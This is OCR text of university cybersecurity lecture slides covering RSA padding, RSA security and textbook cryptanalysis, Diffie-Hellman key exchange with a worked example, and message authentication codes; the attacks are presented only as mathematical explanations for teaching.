
  - **len(M) up to L-11 octets, where L is the octet length of the RSA modulus**
  - **PS is padding string consisting of pseudo-randomly generated non-zero octets**
    - len(PS) at least 8 octets

- Issue:

  - **when decrypting, if you try to verify the correctness of the EM, you have the probability of ~10^{-5} (with 4096-bit modulus) of considering correct a wrong EM**
    - first octect 0x00, second octect 0x02, 8 non-zero octects, at least one 0x00 octect the remaining L-10 octects, i.e.:

$$1/256 * 1/256 * (255/256)^{8} * (1 - (255/256)^{L-10})$$

PKCS#1 - V2 OAEP



- H(x)= hash function: len(H) = h
- seed= random octet string: len(seed) = h
- PS= padding string of zero octects: $0 \leq$ len(PS) $\leq$ len(DB) - h -1 - len(M)
- P= a parameter string or label or null string
- EM= encoded message: len(EM) = L - 1, and len(M) $\leq$ len(EM) - h - 1 = L - 2 - 2h
- DB= data block: len(DB) = len(EM) - h
- MGF(seed,len)= Mask Generation Function: generates *len* random octects
  - **e.g. MG1(seed,len))= H(seed||0x00000000) || H(seed||0x00000001) || H(seed||0x00000002) || ….**

RSA Security

- Three main approaches to attacking RSA:
  - **brute force key search**
    - brute force search on key space
      - infeasible given the key size
  - **cryptographic attacks**
    - try to find the private key by finding $\phi(n)$, by factoring modulus n and find p and q
      - infeasible given the size of n
        - » In general there is no chance to factor composite numbers with 1024 or more bits
    - however there are other attacks in case p,q,e,d values are not selected properly (see later)
  - **side channel attacks, e.g. timing attacks**
    - by measuring the time spent on running decryption

Factorization

- General Number Field Sieve (GNFS) is one of the best known algorithm, but it is still NP
  - **example of C++ implementation of GNFS at https://cado-nfs.gitlabpages.inria.fr**
    - performances obtained on a dual 8-core Intel Xeon CPU E5-2650 at 2.00GHz, running Linux 3.2.0:
      - RSA-120 (397 bits) 26 hours [1.9 hours CPU time]
      - RSA-130 (430 bits) 107 hours [7.5 hours CPU time]
      - RSA-140 (463 bits) 352 hours [23 hours CPU time]
      - RSA-155 (512 bits) 83 days [5.3 days CPU time]
- Some resources:
  - **factordb.com/index.php**
    - database of numbers and their factorization
  - **different open-source libraries, e.g.**
    - https://www.sagemath.org
    - https://github.com/bbuhrow/yafu

Progress in factorization (from Wikipedia)

RSA number	Decimal digits	Binary digits	Cash prize offered	Factored on	Factored by
RSA-100	100	330	US$1000	April 1, 1991	Arjen K. Lenstra
RSA-110	110	364	US$4429	April 14, 1992	Arjen K. Lenstra and M.S. Manasse
RSA-120	120	397	US$5898	July 9, 1993	T. Denny et al.
RSA-129	129	426	US$100	April 26, 1994	Arjen K. Lenstra et al.
RSA-130	130	430	US$14527	April 10, 1996	Arjen K. Lenstra et al.
RSA-140	140	463	US$17226	February 2, 1999	Herman te Riele et al.
RSA-150	150	496		April 16, 2004	Kazumaro Aoki et al.
RSA-155	155	512	US$9383	August 22, 1999	Herman te Riele et al.
RSA-160	160	530		April 1, 2003	Jens Franke et al., University of Bonn
RSA-170	170	563		December 29, 2009	D. Bonenberger and M. Krone
RSA-576	174	576	US$10000	December 3, 2003	Jens Franke et al., University of Bonn
RSA-180	180	596		May 8, 2010	S. A. Danilov and I. A. Popovyan, Moscow State University
RSA-190	190	629		November 8, 2010	A. Timofeev and I. A. Popovyan
RSA-640	193	640	US$20000	November 2, 2005	Jens Franke et al., University of Bonn
RSA-200	200	663		May 9, 2005	Jens Franke et al., University of Bonn
RSA-210	210	696		September 26, 2013	Ryan Propper
RSA-704	212	704	US$30000	July 2, 2012	Shi Bai, Emmanuel Thomé and Paul Zimmermann
RSA-220	220	729		May 13, 2016	S. Bai, P. Gaudry, A. Kruppa, E. Thomé and P. Zimmermann
RSA-230	230	762		August 15, 2018	Samuel S. Gross, Noblis, Inc.
RSA-232	232	768		February 17, 2020	N. L. Zamarashkin, D. A. Zheltkov and S. A. Matveev.
RSA-768	232	768	US$50000	December 12, 2009	Thorsten Kleinjung et al.
RSA-240	240	795		Dec 2, 2019	F. Boudot, P. Gaudry, A. Guillevic, N. Heninger, E. Thomé and P.
RSA-250	250	829		Feb 28, 2020	F. Boudot, P. Gaudry, A. Guillevic, N. Heninger, E. Thomé and P.

2007
End of challenge

RSA Cryptoanalysis

- Some cryptographic attacks if *p,q,e,d* are not selected properly:
  - **Modulus too small**
    - if the RSA key is too short, the modulus can be factored by just using brute force
  - **Generator *p* and *q* close together**
    - if $p \approx q$, then $n \approx p^2$ and *n* can be efficiently factored using Fermat's factorization method
  - **Low public exponent**
    - having a low public exponent makes the system vulnerable to certain attacks if used incorrectly
  - **Low private exponent**
    - the smaller *d* is, the faster this operation goes
      - note: if the private exponent is small, the public exponent is necessarily large, so a public key with a large public exponent, is a good hint for attackers

Examples of attacks on RSA: Primes *p* and *q* too close together

- This attack explores the Fermat factorization method
- Fermat's factorization method attempt to find a representation of an integer n as a difference of squares
  - **$N = pq = (a+b)(a-b) = a^2 - b^2$**
  - **when *p* and *q* are close together, the quantity *b* is very small and we could try to bruteforce it**
    - example, search *a* such that $(a^2 - N)$ is a square, starting from square root of *N* and then incrementing by 1...
    - several improvements can be used
    - https://en.wikipedia.org/wiki/Fermat%27s_factorization_method

Examples of attacks on RSA: Common Prime Attack

- If two moduli share a factor, it can be easily computed as GCD
  - **given** $(N_1 = p \times q_1, N_2 = p \times q_2)$ **we can factorize the two modules by calculating the common prime as** $p = GCD(N_1, N_2)$
  - **then we can compute** $q_1 = N_1/p$ **and** $q_2 = N_2/p$

Examples of attacks on RSA: Common Modulus Attack

- Common Modulus Attack
  - **same message is encrypted using same modulus with two different public key exponents e_1 and e_2:**
    - $c_1 = m^{e1} \bmod N$
    - $c_2 = m^{e2} \bmod N$
  - **if** $gcd(e_1,e_2) = 1$**,** $\exists\ u,v : u*e_1 + v*e_2 = 1$**, then we have:**
    - $c_1^{u}\ c_2^{v} = m^{ue1+ve2} = m \pmod N$
  - **can be used also if** $gcd(e_1,e_2) = d>1$ **small**
    - by doing d-root of x

Examples of attacks on RSA: Håstad's broadcast attack

- Håstad's broadcast attack is possible when a very small public exponent is used
  - **suppose that the same message m encrypted using the same small public exponent e, and k different moduli $n_1, n_2, n_3, \ldots n_k$, obtaining $c_1, c_2, c_3, \ldots c_k$, with $c_i = m^e \bmod n_i$**
  - **by the Chinese Remainder Theorem, we may compute C such that $\forall i$, $c_i = C \bmod n_i$, and we have $C = m^e \pmod{n_1 n_2 n_3 .. n_k}$**
  - **since $m<n_i$, then if $m^e < n_1 n_2 n_3 .. n_k$, (i.e. if *e* is small or we have sufficient c_i values) it is $C = m^e$, and we can compute m as *e*-root of C**
    - it must be $k \geq \text{len}(m)*e/\text{len}(n)$
      - where $\text{len}(m) \leq \text{len}(n)$, and $\text{len}(n)=\log_2(n)$
    - special case, if $e=3$ (used in the past and replaced by 65537), direct cube root if the number of bits in the message is less than $\log_2 n/3$
- This method can be generalized to the case where deterministic padding is used
  - **in this case we can use *k*=*e***

Using both symmetric and asymmetric cryptography


- Confidentiality can be provided through either symmetric or asymmetric encryption
- Requires that the two (or more) parties share:
  - **the secret key, in case of symmetric encryption, or**
  - **the public key of the sender, in case of asymmetric encryption**
- Usually symmetric encryption is preferred (since it is faster) when
  - **a long message have to be encrypted**
    - note: with public key-cryptography message length is usually bounded and encryption modes (like ECB or CBC) should be used, that requires more encryption operations
  - **multiple messages have to be sent**
- If the two parties share public keys, public key cryptography can be used for exchanging a symmetric (secret) key
  - **this secret key is sometimes referred as session key**

Using both symmetric and asymmetric cryptography (cont.)

- Two layers:
  - **public-key layer establishes a random symmetric key**
  - **symmetric-key layer protects data**
- Example:
  - **encryption of a message m from A to B using symmetric cipher without having a pre-shared symmetric secret key, in one pass:**
  - **A → B: E(Ks,m) , {Ks}K_B^+**
  - **where:**
    - E(K,x) : symmetric encryption (e.g. AES-CBC)
    - {x}K^+ : public key encryption (e.g. RSA)
- Other mechanisms are possible, involving more passes (exchanges) using a key establishment (key agreement) protocol
  - **e.g. using authenticated Diffie-Hellman exchange**

Diffie-Hellman (DH)

Diffie-Hellman



Diffie-Hellman


- First public-key type scheme proposed
- By Diffie & Hellman in 1976 along with the exposition of public key concepts
  - **now know that James Ellis (UK CESG) secretly proposed the concept in 1970**
    - predates RSA
  - **less general than RSA: it does neither encryption nor signature**
- Is a practical method for public exchange of a secret key
  - **allows two individuals to agree on a shared secret (key)**
  - **It is actually used for key establishment**
- Used in a number of commercial products

Diffie-Hellman Setup

Diffie-Hellman setup:

- all users agree on global parameters:
  - ***p* = a large prime integer or polynomial**
  - ***g* = a primitive root mod *p***
- each user (eg. A) generates their key
  - **chooses a secret key (number): $x_A < p$**
  - **compute their** public key**: $y_A = g^{x_A} \bmod p$**
- each user makes public that key y_A

Diffie-Hellman Key Exchange



Diffie-Hellman Key Exchange

Key exchange:

- Shared key K_{AB} for users A & B can be computed as:

$$K_{AB} = g^{x_A x_B} \bmod p$$
$$= y_B^{x_A} \bmod p \quad \textbf{(which A can compute)}$$
$$= y_A^{x_B} \bmod p \quad \textbf{(which B can compute)}$$

- K_{AB} can be used as session key in secret-key encryption scheme between A and B

- Attacker must solve discrete log
  - **hard problem if *p* is chosen properly**

- Requires an integrity protected channel
  - **otherwise it is vulnerable to Man-In-The-Middle (MITM) attack**

Diffie-Hellman - Example

- users Alice & Bob who wish to swap keys:
- agree on prime $p=353$ and $g=3$
- select random secret keys:
  - **A chooses $x_A=97$, B chooses $x_B=233$**
- compute public keys:
  - $y_A=3^{97} \bmod 353 = 40$ **(Alice)**
  - $y_B=3^{233} \bmod 353 = 248$ **(Bob)**
- compute shared session key as:

$K_{AB}= y_B^{x_A} \bmod 353 = 248^{97} = 160$ **(Alice)**


$K_{AB}= y_A^{x_B} \bmod 353 = 40^{233} = 160$ **(Bob)**

DH considerations

- In practice, we don't strictly require *g* to be a primitive root modulo *p*
  - **we need a *g* such that the order of *g* mod *p* (the smallest *m* such that $g^m = 1 \bmod p$) is large enough**
- Differently from RSA, with DH we can reuse known "standard" *{g,p}* values
- Can be used with
  - **ephemeral (per-session) private values**
    - if the exchange is not properly protected it may be MIITM attacked
  - **static values (private/public keys) associated to the two peers**
- Can be extended to the case of three or more parties
  - **N-party Diffie-Hellman Key Exchange**

Some uses of public key cryptography


- Transmitting over an insecure channel
  - **e.g. RSA**
    - each party has a <public key, private key> pair (Ku,Kr)
    - each party encrypts with the public key of the other party



- Secure storage on insecure media
  - **e.g. RSA**
    - encrypt with public key, decrypt with private key
    - useful when you can let third party to encrypt data
- Data authentication (Digital signature)
  - **e.g. DSA, RSA signature**
- Key establishment
  - **e.g. Diffie-Hellman**

Some uses of public key cryptography (cont.)

- Peer Authentication (identification)
  - **Zero Knowledge Proof schemes**
    - prove that you know a secret without leaking any information
      - an entity A (prover) identifies itself by proving knowledge of a secret to any verifier B, without revealing any information about the secret, not known or computable by B prior to execution of the algorithm
  - **RSA**
    - authentication by proving the knowledge of the private key



- Note
  - **Public key cryptography has specific algorithm for specific function such as**
    - data encryption
    - MAC/digital signature
    - key establishment
    - peer authentication

Pros and cons of Public key cryptography

- Pros
  - **Every users have to keep only one secret (the private key)**
    - public keys of other users can verified through a trusted third party infrastructure (e.g. PKI)
  - **The total number of keys for *N* users is *2N***
    - instead, with symmetric cryptography n(n-1)/2 keys are needed
- Cons
  - **Slower**
    - known public-key cryptographic algorithms are orders of magnitude slower than the best known secret key cryptographic algorithms



UNIVERSITÀ DI PARMA
Dipartimento di Ingegneria e Architettura

Authenticity: Message Authentication and Digital Signature

Luca Veltri

(mail.to: luca.veltri@unipr.it)

Course of Cybersecurity, 2025/2026

Message Authentication


- Message authentication is concerned with:
  - **protecting the integrity of a message**
  - **origin authentication**
    - validating identity of originator
  - **in some cases, also non-repudiation of origin**

- Possible approaches:
  - **symmetric mechanisms (shared secret key)**
    - symmetric encryption
      - sometimes together with an internal integrity check
    - message authentication code
      - keyed one-way functions
  - **asymmetric mechanisms (private/public key pair)**
    - asymmetric encryption
    - digital signature


Message Authentication using symmetric keys

Msg. Auth. - Secret-key Encryption

- Symmetric encryption:
  - **encryption may provide both confidentiality and origin authentication**
  - **however, need to recognize corrupted messages**
    - based on the received message or with an explicit internal integrity check (see next slide)




  - **an external error control (checksum) doesn't help**
    - does not securely protect the integrity




Msg. Auth. - Secret-key Encryption (cont.)

- Internal integrity check, through a manipulation detection code
  - **a sort of robust checksum, e.g. a hash function**
  - **effectiveness depends on the used encryption algorithm**
  - **binds authentication with message encryption**




Message Authentication Code (MAC)

- Cryptographic checksum, generated by an algorithm that creates a small fixed-sized block
  - **depending on both message and a secret key K**
    - $MAC = C_K(M) = C(K,M)$
  - **condenses a variable-length message M to a fixed-sized authenticator**
    - it doesn't need to be reversible
    - is a many-to-one function
      - potentially many messages have same MAC
      - but finding these needs to be very difficult



Message Authentication Code (MAC) (cont.)

- Use of MAC for message authentication:
  - **appended to message as a signature**
  - **receiver performs same computation on message and checks it matches the MAC**
    - provides assurance that message is unaltered and comes from sender
  - **can be used also without enforcing confidentiality**



Message Authentication Code (MAC) (cont.)

- MAC functions have to satisfy the following requirements:
  - **knowing a message and MAC, must be infeasible to find another message with same MAC**
  - **it should be also infeasible to find two messages with same MAC**
- Additional properties:
  - **MAC value should be uniformly distributed**
  - **MAC should depend equally on all bits of the message**
- Properties similar to hash functions
  - **in addition, MAC uses an input key**
  - **often seen as keyed hash function**

Message Authentication Code (MAC) (cont.)


- Advantages:
  - **simplicity**
  - **the message does not need to be encrypted**
    - faster
    - sometimes only authentication is needed
- In case secrecy is also required use, encryption can be applied separately
  - **using two separate keys**
  - **sometimes need authentication to persist longer than the encryption (eg. archival use)**
  - **MAC can be computed either before or after encryption**
    - different ways for combining the two functions
    - there are algorithms that integrate the two functions
      - authenticated encryption (AE)
- MAC is similar but not equal to digital signature

Hash Message Authenication Code (H-MAC)

